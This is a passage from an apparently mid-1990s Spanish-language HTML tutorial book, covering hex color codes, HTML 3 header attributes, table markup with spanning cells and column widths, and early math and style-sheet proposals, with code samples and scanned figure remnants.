color es 00, y la intensidad más alta es FF. Así, al rojo puro lo representaría la cadena FF0000, la intensidad máxima de rojo, y las intensidades mínimas de verde y azul. El verde puro sería 00FF00, y el azul puro sería 0000FF. A estas cadenas se les conoce a veces como *tríadas de color*, o *tríadas de color hexadecimal*. Al negro (que no es un color) lo representa el número 000000, y al blanco lo representa FFFFFFFF. Pronto le cogerá el tino a mezclar los colores primarios para obtener el tono deseado. Véase la Figura 10.3 para más ejemplos de mezclas de colores primarios y de algunos otros tonos interesantes.

Esta es la sintaxis para utilizar los atributos BGCOLOR y TEXT:

```
<BODY BGCOLOR="#5C3317" TEXT="#FFFF00">
```

Esta etiqueta configura una página con un color de fondo marrón chocolate y un texto amarillo brillante.


Si quiere ver más ejemplos de combinaciones de color y sus códigos hex asociados, consulte las direcciones <http://www.infi.net/wwwimages/colorindex.html> y también <http://www.infi.net/wwwimages/colorindex2.html>

Aparte de definir colores especiales para fondos y texto, Netscape también permite especificar cualquier color para el texto de ancla (los focos de hipertexto), otro color para las anclas que ya se han seguido y aún otro color para los vínculos activos actualmente. Estos colores se especifican con los atributos LINK, VLINK y ALINK para la etiqueta <BODY> y una tríada de color.

### **Cabeceras**

En el Capítulo 9 aprendió a utilizar el atributo ALIGN con cabeceras. Pero en HTML 3, las cabeceras pueden tomar muchos más atributos, incluyendo: -

- ID.
- LANG.
- CLASS.
- CLEAR.
- ALIGN.
- MD.
- NOWRAP.
- SRC.
- DINGBAT.



**Figura 10.3.** Mezclas de los colores primarios y otros tonos interesantes.



Ya se han visto la mayoría de estos atributos, pero hay algunos nuevos. El atributo NOWRAP le dice a los exploradores que no corten una línea de cabecera. DINGBAT le permite especificar una imagen incorporada estándar como una carpeta, un cubo de basura, o un ratón, que aparecerá antes del texto de la cabecera. Con el atributo SRC, puede especificar que su archivo de imagen personalizado aparezca antes del texto de una cabecera.

### **Tabuladores horizontales**

En el Capítulo 9, aprendió a utilizar los tabuladores horizontales, tanto con <tab id= y <tab to= como con el atributo indent.

En HTML 3, los tabuladores también tomarán un atributo llamado DP que le permite especificar el carácter de punto decimal si está utilizando el atributo ALIGN=decimal. El punto decimal implícito es un punto (para alinear columnas o números), pero se puede sustituir por cualquier otro carácter. Por ejemplo, para componer algo como esto:

Nombre:	John Smith
Dirección Email:	jsmith@netcom.com
Estado:	actual

se puede especificar que el carácter DP sea dos puntos (:).

### **Tablas**

---

Una de las características más interesantes de HTML 3 es su capacidad para incluir en una tabla texto, datos, imágenes, gráficos, anclas y cualquier cosa que el lenguaje reconozca. Ahora es posible definir las tablas de forma lógica y atractiva. Con versiones anteriores de HTML, la creación de tablas era un proceso tan engorroso que la gente a menudo creaba simplemente archivos de texto y los incluía en documentos como texto preformateado con la etiqueta <PRE>. Ahora, se pueden crear tablas con la etiqueta <TABLE>. Este proceso es fácil, y proporciona mucha más flexibilidad.

### **Elementos de una tabla**

Antes de entrar en los detalles de cómo marcar una tabla, veamos las partes de una tabla con objeto de edificar una base para el estudio de esta sección. La Figura 10.4 muestra una tabla sencilla con tres filas y dos columnas.

El texto «Tabla sencilla» situado por encima de la tabla es un elemento de tabla llamado *leyenda*. Este término es algo confuso ya que otros elementos, como imágenes, ponen leyendas por debajo del objeto. La leyenda de tabla realmente parece más un título o una cabecera, pero la mayoría de los exploradores componen las leyendas de tabla de este modo: centradas por encima de la tabla.

La cuadrícula que se ve separando las columnas y filas se llama *borde*. Algunos exploradores componen los bordes en estilo 3-D como el que se muestra aquí. Otros componen los bordes como líneas. Se puede elegir fácilmente entre tener borde o no. Las tablas, por omisión, no tienen bordes y para especificar uno, basta con incluir el atributo BORDER en la etiqueta de apertura <TABLE>. (Pronto se verá cómo funciona esto.)


La tabla que aparece en la Figura 10.4 tiene dos columnas y tres filas. El área de intersección entre columna y fila se denomina *celda* como en una hoja de cálculo. Las dos celdas de la fila superior de esta tabla contienen cabeceras de columna. No hay nada especial en particular en las cabeceras de columna excepto que, por omisión, el texto de una cabecera de columna está en negrita y centrado en la celda. La etiqueta para marcar una cabecera de columna es <TH> (siglas de *Table Header*, del inglés, Cabecera de columna).

La etiqueta de marcas para los datos de celda es la etiqueta <TD> (siglas de *Table Data*, del inglés, Datos de tabla). Por omisión, los datos de celda tienen la apariencia del texto normal y están alineados a la izquierda en la celda.

Básicamente, eso es todo en cuanto respecta a las tablas. Por supuesto, vamos a complicar esto un poco mostrando cómo definir filas que se extienden sobre múltiples columnas, cómo definir columnas que se extienden sobre múltiples filas y cómo definir estrictamente especificaciones de columna. También mostraremos algunos trucos para trabajar con alineación, imágenes y anchuras. Pero recuerde que todo lo que se hace con una tabla es simplemente una variación de una tabla sencilla como la que hemos visto aquí.

## Definición de una tabla

Si ha observado el código de marcas de una tabla complicada o imaginativa, es posible que eso le haya hundido. El código HTML para una tabla no es atractivo, y no es



Cabecera de columna 1	Cabecera de columna 2
Datos de celda	Datos de celda
Datos de celda	Datos de celda

**Figura 10.4.** Esta es una tabla sencilla. Las columnas están dimensionadas para acomodar la entrada más larga de una celda, siempre que haya espacio suficiente.



fácil de seguir. La buena noticia, sin embargo, es que es más fácil crear un código propio que seguir el código de marcas de tabla de otra persona. Al observar una tabla que contiene celdas que se extienden sobre varias filas o columnas, puede que piense que va a ser muy complicado, pero realmente no lo es.

Sólo recuerde que una tabla se define fila a fila, de arriba a abajo. Y dentro de su definición de una fila, se define esa fila celda a celda de izquierda a derecha.

Este es el código HTML que define la tabla «Tabla sencilla» que vimos en la sección anterior:

```
<table border>
<caption>Tabla sencilla</caption>
<tr><th>Cabecera de columna 1<th>Cabecera de columna 2
<tr><th>Datos de celda<td> Datos de celda
<tr><th>Datos de celda<td> Datos de celda
</table>
```

En primer lugar, observe que la definición de tabla comienza con la etiqueta `<TABLE>` y termina con la etiqueta `</TABLE>`. En este caso la etiqueta de apertura `<TABLE>` tiene el atributo `BORDER`. Sin el atributo `BORDER`, la tabla seguiría estando allí cuando la leyese con un explorador, pero no se vería el borde. Es una buena idea activar siempre el borde incluyendo este atributo con la etiqueta `<TABLE>`, incluso si no quiere que el producto terminado tenga un borde. Al hacerlo así podrá ver más fácilmente lo que está haciendo al definir la tabla. Se puede desactivar el borde más adelante eliminando el atributo `BORDER`.

La segunda línea de este segmento de código define la leyenda de la tabla. Como se vio en la Figura 10.4, esto hace que los exploradores compongan las palabras «Tabla sencilla» centradas por encima de la tabla. Por supuesto, las leyendas de tabla son opcionales. Y si quiere que su leyenda de tabla aparezca de otro modo, puede hacerlo fácilmente utilizando otros elementos HTML por encima o por debajo de la tabla. De hecho, puede utilizar incluso el elemento `<CAPTION>` fuera de la tabla. Esto hará que la leyenda aparezca como un elemento de leyenda normal, ajustado a la izquierda. Sin embargo, mantener la definición de leyenda dentro de la definición de tabla asocia la leyenda con la tabla.

Las tres filas restantes de nuestra definición de tabla sencilla definen las tres filas de la tabla. Las definiciones de fila comienzan con la etiqueta `<TR>` y no requieren una etiqueta de cierre. Los exploradores asumirán que una etiqueta `<TR>` nueva finaliza la fila anterior (en el caso de que hubiese alguna) y que comienza una nueva fila.

Después de la etiqueta `<TR>`, se definen los contenidos de las celdas de esa fila. Solamente hay dos códigos de marcas que se pueden utilizar para las celdas: `<TH>` para las celdas de cabecera, y `<TD>` para las celdas de datos. Ambos códigos marcan el principio del contenido de la celda, y ninguno requiere una etiqueta de cierre. De nuevo, los exploradores asumirán que una etiqueta `<TH>` o `<TD>` finaliza la celda anterior y comienza una nueva, y que una etiqueta `<TR>` finaliza una fila y comienza una nueva.

## Un mayor control sobre las tablas

Ahora que conoce los aspectos básicos para definir una tabla, veamos algunas de las herramientas que tiene a su disposición para personalizar las tablas. Empezaremos aprendiendo cómo ejercer un control sobre los anchos de columna. A continuación aprenderemos a crear celdas que se extienden sobre múltiples filas y columnas, y cómo hacer que el contenido de las celdas se alinee del modo deseado.


### Control de la anchura

En nuestro ejemplo de «Tabla sencilla» de las secciones anteriores, no vimos cómo determinan los exploradores el ancho de columna. Esta es la regla general que siguen los exploradores: Las columnas tendrán el ancho suficiente para mostrar los datos de las celdas en tanto el explorador pueda mostrar todas las columnas que aparecen definidas. En «Tabla sencilla» ninguna de las entradas de celda es muy larga, así, el explorador compuso las columnas con un ancho suficiente como para mostrar la entrada más larga, en este caso, las cabeceras de columna. Y dado que las cabeceras de columna tienen un tamaño similar, los anchos de columna son aproximadamente iguales.

La Figura 10.5 muestra el aspecto de «Tabla sencilla» con una entrada más larga en la celda inferior izquierda.

Observe que el explorador compuso la primera columna más ancha que la segunda para poder acomodar el texto en una celda de la primera columna. Entonces, ¿qué ocurre si el texto de una celda es *realmente* largo? El explorador elegirá un punto en el que ajustar el texto de la celda generando un salto de línea, no yendo a la siguiente fila, sino dentro de otra línea de la misma celda. La Figura 10.6 muestra cuál sería su aspecto.

Observe que el explorador extendió el ancho general de la tabla ampliándola de manera que ocupase todo el recorrido entre el margen izquierdo y el derecho. A continuación dimensionó la columna de la derecha para que tuviese el ancho necesario, y utilizó el resto del espacio para el ancho de la columna de la izquierda ajustando el



**Figura 10.5.** «Tabla sencilla» con una entrada de celda más larga.

texto de la columna de la izquierda en donde fue necesario, basándose en ese ancho. Este es el modo en el que los exploradores determinarán los anchos de columna si no se incluyen otras instrucciones para dimensionar las columnas.

**Cómo ajustar los anchos de tabla.** Se puede especificar un ancho implícito para una tabla utilizando el atributo WIDTH para la etiqueta <TABLE>. El atributo WIDTH se utiliza en combinación con el atributo UNITS. Por ejemplo:

```
<TABLE BORDER UNITS=pixels WIDTH=800>
```


Esto define una tabla que tendrá un ancho general de 800 píxeles. Observe que si su computadora se está ejecutando en modo VGA estándar (640 x 480 píxeles), ni siquiera tiene 800 píxeles horizontales en los que un explorador pueda componer una tabla tan ancha. Aun así, el explorador cargará la tabla y la mostrará a ese tamaño. Simplemente tendrá que utilizar la barra de desplazamiento horizontal del explorador para contemplar la tabla a izquierda y derecha.

Las otras opciones que tiene para las unidades son:

- En: especifica el ancho en unidades en.
- Píxeles: especifica el ancho en píxeles.
- Relative: especifica el ancho como un porcentaje del ancho de la ventana.

Por supuesto, especificar un ancho general de tabla con el atributo WIDTH cambia algo las reglas para los exploradores cuando tratan de determinar la composición del ancho de las columnas. Si se utiliza el atributo WIDTH para hacer que una tabla sea más ancha de lo que lo sería sin el atributo, los exploradores asignarán normalmente algún ancho adicional a cada columna para hacer que encajen razonablemente en la nueva anchura.

Si se utiliza el atributo WIDTH para hacer que una tabla sea más estrecha, los exploradores tendrán que dividir los contenidos de algunas celdas y ajustar el texto con saltos de línea.



**Figura 10.6.** «Tabla sencilla» con una entrada aún más larga que ajusta el texto saltando de línea dentro de la celda.

**Cómo ajustar los anchos de columna.** Vimos que con el atributo WIDTH para la etiqueta <TABLE>, se puede controlar el ancho general de una tabla. Se puede utilizar el atributo COLSPEC con la etiqueta <TABLE> para controlar el ancho de cada columna de una tabla. Es fácil utilizar el atributo COLSPEC.

En primer lugar, el atributo COLSPEC debe trabajar con unidades (igual que el atributo WIDTH), así que utiliza también el atributo UNITS. Y las opciones son las mismas: unidades en, píxeles, o un porcentaje relativo. Funciona así:

Se expresa un parámetro de cadena para el atributo COLSPEC que describa la justificación y el ancho de cada columna. Por ejemplo:

```
<TABLE BORDER UNITS=pixels COLSPEC="L80 C55 R68 D50">
```

El parámetro COLSPEC define la alineación y el ancho de las cuatro primeras columnas de la tabla. La letra de cada uno de los cuatro grupos describe la alineación (izquierda, centro, derecha o decimal), y el número describe el ancho de cada columna (en este caso en píxeles, ya que el atributo UNITS está definido en píxeles). Del mismo modo:

```
<TABLE BORDER UNITS=en COLSPEC="L25 L20 D32">
```

define la alineación y el ancho (en unidades en) para tres columnas de una tabla. Aquí, las dos primeras columnas están alineadas a la izquierda, y la tercera tiene una alineación decimal. (La alineación decimal es útil para alinear una columna de números en relación con un punto decimal.)

Aunque esto no forma parte de la especificación HTML 3, también se puede utilizar un atributo WIDTH en una definición de celda para establecer el ancho de una columna. (Al menos, esto funciona con algunos exploradores.) Basta con expresar el atributo WIDTH con cualquier etiqueta de definición de celda (<TD>), así:

```
<TD WIDTH=60>
```

Las unidades implícitas son píxeles. Quizá ya se haya dado cuenta de que hay algo potencialmente contradictorio respecto a la definición de un ancho de columna en una definición de celda. ¿Qué celda de una columna se utiliza?, ¿la celda superior? La respuesta es: no importa. Se puede utilizar esta técnica para definir un ancho de columna en cualquier celda de la columna. Los exploradores Web tomarán simplemente el valor más largo y definirán el ancho de toda la columna a ese tamaño.

Sin duda alguna, el atributo COLSPEC es la mejor solución para especificar anchos de columna. Probablemente algún día, la mayoría de los exploradores soportarán el atributo COLSPEC. Pero de momento, no hemos encontrado ninguno que lo haga. Sin embargo, no será difícil que los desarrolladores lo implementen y les ofrecerá a los autores Web una manera sencilla de controlar el ancho de columna.

Netscape Communications ha sugerido algunas características nuevas para las tablas. Una de estas sugerencias es que el atributo BORDER para la etiqueta <TABLE> tome un parámetro numérico para especificar el grosor de los bordes de

tabla. Netscape también ha añadido dos atributos nuevos para la etiqueta <TABLE> a fin de controlar adecuadamente el espaciado de celda. Estos son CELLSPACING y CELLPADDING. Se puede utilizar CELLSPACING para ajustar la cantidad de espacio que los exploradores Netscape ponen entre las celdas. Efectivamente, este es el grosor del borde que separa las celdas. El atributo CELLPADDING permite ajustar la cantidad de espacio entre un borde de celda y sus contenidos. Netscape ha implementado estas características en sus exploradores, y es posible que finalmente aparezcan en la especificación HTML.

### ***Cómo hacer que las celdas abarquen filas y columnas***

La única cosa algo complicada sobre las tablas es hacer que las celdas se extiendan sobre las filas y columnas. Esto puede crear algunos efectos interesantes. La Figura 10.7 muestra un ejemplo de una tabla más complicada que con las que hemos trabajado hasta ahora. La primera fila de esta tabla es una celda única que contiene una etiqueta («Activo»), y se extiende sobre cinco columnas de la tabla. Justo por debajo de la palabra «Activo» hay una celda que también contiene una etiqueta («Circulante») que parece que se extiende sobre las cuatro filas siguientes de la tabla.

Este truco se hace con los atributos COLSPAN y ROWSPAN para la etiqueta <TD> (datos de celda). Los parámetros para estos atributos son el número de columnas o filas sobre las que se debe extender la celda. Una celda puede abarcar múltiples filas, múltiples columnas, o ambas.

Para que no le confunda, aquí es donde debe recordar que una tabla se define fila a fila. La celda superior izquierda de esta tabla contiene la palabra «Activo». En la definición de esa celda, utilizamos el atributo COLSPAN=5 para hacer que la celda se extendiese sobre cinco columnas de la tabla. Eso es todo en relación con la primera fila de la tabla.

En la definición de la primera celda de la segunda fila de la tabla (que contiene la palabra «Circulante»), hemos añadido simplemente el atributo ROWSPAN=4. Así, los contenidos de las celdas de la segunda fila son la palabra «Circulante», la palabra «bancos», y la cantidad \$12.321; las dos últimas celdas de esta fila están vacías (no hay datos o etiquetas <TD> definidas para ellas).

Dado que la primera celda de la segunda fila se extiende sobre las tres filas que tiene por debajo, quita de en medio a la primera celda cuando se define la tercera fila. En la definición de la tercera fila, recuerde que la primera celda para la que defina algunos datos aparecerá en la segunda columna de la tabla. Así, para la tercera fila (hasta la quinta), en lugar de tener cinco columnas con las que trabajar, tiene solamente cuatro. El contenido de la tercera fila es el término «cuentas a cobrar», el valor 8.475 y dos celdas en blanco (sin definir), para un total de cuatro celdas.

Por último, en la quinta fila, tiene también solamente cuatro celdas en las que puede definir datos. El contenido de las celdas de esta fila es el término «total circulante», una celda vacía, el valor 25.420 y otra celda vacía. Este es todo el código HTML para esta tabla:

Netscape - [Hoja de balance]

File Edit View Go Bookmarks Options Directory Window Help

*Hoja de balance*

<b>Activo</b>				
Circulante	bancos	\$12,321		
	cuentas a cobrar	8,475		
	obligaciones a corto plazo	4,624		
	<i>total circulante:</i>		25,420	
No-Circulante	equipo y maquinaria	22,421		
	edificios y suelo	88,756		
	apunte a cobrar	4,411		
	<i>total no-circulante:</i>		115,588	
<i>Total activo:</i>				\$141,008
<b>Acciones y obligaciones</b>				
Circulante	cuentas a pagar	\$6,721		
	parte actual de la deuda	5,262		
	<i>total circulante:</i>		11,983	
No-Circulante	obligaciones bajo contrato	42,871		
	apuntes a pagar	61,358		
	<i>total no-circulante:</i>		104,229	
Acciones de Accionista	stock común	1,000		
	pago adicional en capital	16,421		
	beneficios retenidos	7,375		
	<i>total acciones:</i>		24,796	
<i>Total acciones y obligaciones:</i>				\$141,008

**Figura 10.7.** Utilización de una tabla para presentar un balance.

```
<table border units=pixels>
<caption><b><i>Hoja de balance </i></b></caption>
<tr><td colspan=5><em><b>Activo</b></em>
<tr><td rowspan=4 width=70>Circulante<td width=215>bancos<td
width=80 align=right>$12,321
<tr><td>cuentas a cobrar <td align=right>8,475
<tr><td>obligaciones a corto plazo <td align=right>4,624
<tr><td align=right><i>total circulante:</i><td><td width=80
align=right>25,420

<tr><td rowspan=4 width=70>No-<br>Circulante<td>equipo y maquinaria
<td align=right>22,421
<tr><td>edificios y suelo <td align=right>88,756
<tr><td>apunte a cobrar <td align=right>4,411
<tr><td align=right><i>total no-circulante:</i><td><td width=80
align=right>115,588
<tr><td colspan=3 align=right><i>Total activo:</i><td><td>$141,008
```



```

<tr><td colspan=5>
<tr><td colspan=5>
<tr><td colspan=5><em><b>Acciones y obligaciones </b></em>

<tr><td rowspan=3 width=70>Circulante<td width=215>cuentas a pagar
<td width=80 align=right>$6,721
<tr><td>parte actual de la deuda <td align=right>5,262
<tr><td align=right><i>total circulante:</i><td><td width=80
align=right>11,983

<tr><td rowspan=3 width=70>No-<br>Circulante<td>obligaciones bajo
contrato <td align=right>42,871
<tr><td>apuntes a pagar <td align=right>61,358
<tr><td align=right><i>total no-circulante:</i><td><td width=80
align=right>104,229
tr><td rowspan=4>Acciones de <br>Accionista<td>stock común <td
align=right>1,000

<tr><td>pago adicional en capital <td align=right>16,421
<tr><td>beneficios retenidos <td align=right>7,375
<tr><td align=right><i>total acciones:</i><td><td width=80
align=right>24,796

<tr><td colspan=3 align=right><i>Total acciones y obligaciones:
</i><td><td>$141,008
</table>

```

Observe que puede utilizar todos los elementos de estilo de fuente y atributos de alineación que quiera en el contenido de sus tablas. Puede utilizar incluso saltos de línea (la etiqueta <BR>) y la entidad espacio de no interrupción (&nbsp;).

Hay un atributo de alineación adicional que puede utilizar con las celdas de tabla. El atributo VALIGN le permite especificar la alineación vertical de los contenidos de una celda. Por ejemplo, supongamos que tiene una celda que se extiende verticalmente sobre tres o cuatro filas y que quiere centrar una imagen gráfica pequeña en esa celda. La alineación vertical implícita es *top*, así la imagen estará en la parte superior de la celda, dejando mucho espacio en blanco por debajo. Utilice simplemente el atributo VALIGN en la etiqueta <TD> de la celda:

```
<TD valign=middle>
```

Otros valores que se pueden utilizar con VALIGN son *bottom* (inferior), *baseline* (línea de base) y por supuesto *top* (superior).


### ¡Utilice su imaginación!

La tabla que presentamos en la Figura 10.7 es un ejemplo bastante claro de una tabla en HTML 3. Utilizamos esta tabla para demostrar los aspectos básicos de los atributos de alineación, elementos de estilo de fuente, celdas vacías y extensión de celdas

Formulario en celda de tabla

Quit Open.. Reload SaveAs.. Print View Edit Back Forward Home Help

Abort




Name:		
email:		
Address:		
City:		
State, Zip:		

**Figura 10.8.** Los datos de tabla pueden incluir imágenes y formularios de entrada.

Formulario en celda de tabla

Quit Open.. Reload SaveAs.. Print View Edit Back Forward Home Help

Abort



name:		
card number:		
expires:		
telephone:		

**Figura 10.9.** Una celda individual de tabla puede contener un formulario entero.

sobre filas y columnas. Pero no tiene por qué limitarse a esas tablas corrientes. Puede experimentar con gráficos, formularios, listas e incluso anidar otras tablas en las celdas de sus tablas.

La Figura 10.8 muestra otro ejemplo. Esta tabla de cuatro columnas tiene una imagen gráfica en la columna izquierda que se extiende sobre cinco filas de la tabla, una columna de etiquetas y dos columnas de campos de entrada de formulario. La Figura 10.9 muestra otra variación de esto. Esta tabla tiene solamente una fila que contiene una imagen gráfica en una celda, un conjunto de etiquetas separadas por saltos de línea (etiquetas `<BR>`) en la siguiente celda y un conjunto de campos de formulario en la última celda.

## Matemáticas y hojas de estilo

Las últimas mejoras de interés para la especificación HTML en su versión 3 son las etiquetas de marcas para componer ecuaciones matemáticas, y las hojas de estilo que pueden utilizar los autores Web para controlar el aspecto y presentación de sus documentos cuando los visualizan los exploradores Web. Ninguna de estas mejoras es lo suficientemente firme aún como para que escribamos de forma definitiva sobre ellas, e incluso queda más hasta que las soporten los exploradores Web más comunes. Sin embargo, podemos ofrecerle una presentación previa de estas capacidades y darle algunas guías para que obtenga una información más actualizada sobre matemáticas y hojas de estilo.

## Fórmulas matemáticas en HTML 3

De estas dos nuevas características de HTML 3, sin duda la que tiene un mayor impacto sobre los usuarios Web son las hojas de estilo. Después de todo, ¿cuántas de sus ubicaciones Web preferidas necesitan componer fórmulas matemáticas? Suponemos que no muchas. No obstante, la especificación HTML 3 pide a los exploradores que sean capaces de componer fórmulas. Cuando llegue el momento en que pueda poner fórmulas en sus páginas, las marcará con la nueva etiqueta `<MATH>`, su terminador correspondiente (`</MATH>`) y un conjunto de nuevas *entidades*: los símbolos (como `&quot;`;) para representar determinados caracteres y caracteres que son imposibles de introducir con el teclado.

En su mayor parte, los exploradores se encargarán de la difícil tarea de componer una fórmula gráficamente. El autor del documento puede utilizar una sintaxis relativamente conocida para codificarlas —sintaxis que será conocida para todo aquél que haya escrito alguna vez cualquier clase de programa informático—. Y si no ha escrito nunca un programa informático, no le costará aprenderla. Por ejemplo, la Figura 10.10 muestra el aspecto que tendrán las siguientes fórmulas cuando las componga un explorador HTML 3:

```
<math> y = a x + b </math>
<math> a = \pi; r^2^ </math>
<math> y = a x^y^ + b \cos x</math>
```

También se pueden mostrar fórmulas más complicadas, como ésta:


```
<math>
y = \int_0^{\infty} \sin x \over 1+x} dx
</math>
```

La Figura 10.11 muestra esta fórmula (y otras fórmulas complicadas) del modo en que las compone un explorador.

Esta fórmula utiliza dos entidades que no se han visto aún. La entidad *&inf;* representa el signo de infinito (el ocho tumbado) y la entidad *&thinsp;* representa un espacio estrecho (un espaciado fino). Además de estas entidades, la especificación HTML 3 soportará probablemente todo el alfabeto griego con caracteres como *&alpha;*; *&beta;*; *&gamma;*, etc. Para obtener la información más reciente sobre matemáticas en HTML 3, incluyendo un juego completo de entidades, repase la especificación HTML actual.

## Hojas de estilo

En el Capítulo 8, vimos brevemente las hojas de estilo cuando tratamos la sección de cabecera de los documentos HTML. En un repaso breve diremos que los nuevos




**Figura 10.10.** Algunos ejemplos de fórmulas sencillas.

exploradores Web permiten que los usuarios especifiquen una tipografía y fuente para muchos de los elementos HTML que se encuentra el explorador. Por ejemplo, si los lectores quieren cambiar el aspecto de una cabecera 1 (la etiqueta <H1>), pueden ir a la pantalla «Opciones» o «Preferencias» de su explorador y elegir cualquier tipografía y tamaño de fuente disponible en su computadora para ese elemento. Lo mismo ocurre con muchos otros elementos, incluyendo sólo texto.

En algunos aspectos, esta flexibilidad es buena, pero el inconveniente es que los autores de páginas Web pierden parte del control que tienen sobre el aspecto de sus páginas Web. Puede que los autores necesiten razones legales o artísticas para poder pasar por alto cualquier cambio local que hagan los usuarios. Pero quizás la razón más apremiante es que los autores tienen un sentido de propiedad y orgullo respecto de las páginas que desarrollan, y quieren simplemente que tengan un aspecto en particular. Las hojas de estilo solucionarán este problema.

Sin embargo, la última disposición de hojas de estilo en HTML 3 es incluso más incierta y puede que la soporten inicialmente menos exploradores aún que el elemento de matemáticas. De hecho, en el momento de escribir este libro, el método para implementar las hojas de estilo está aún en el aire. El método final podría ser un sub-



Breve repaso de HTML 3.0

Quit | Open... | Reload | SaveAs... | Print | View | Edit | Back | Forward | Home | Help | 0.96s

Abort | Fetching http://www.w3.org/hypertext/WWW/Arena/tour/blank.xpm

Otros ejemplos:

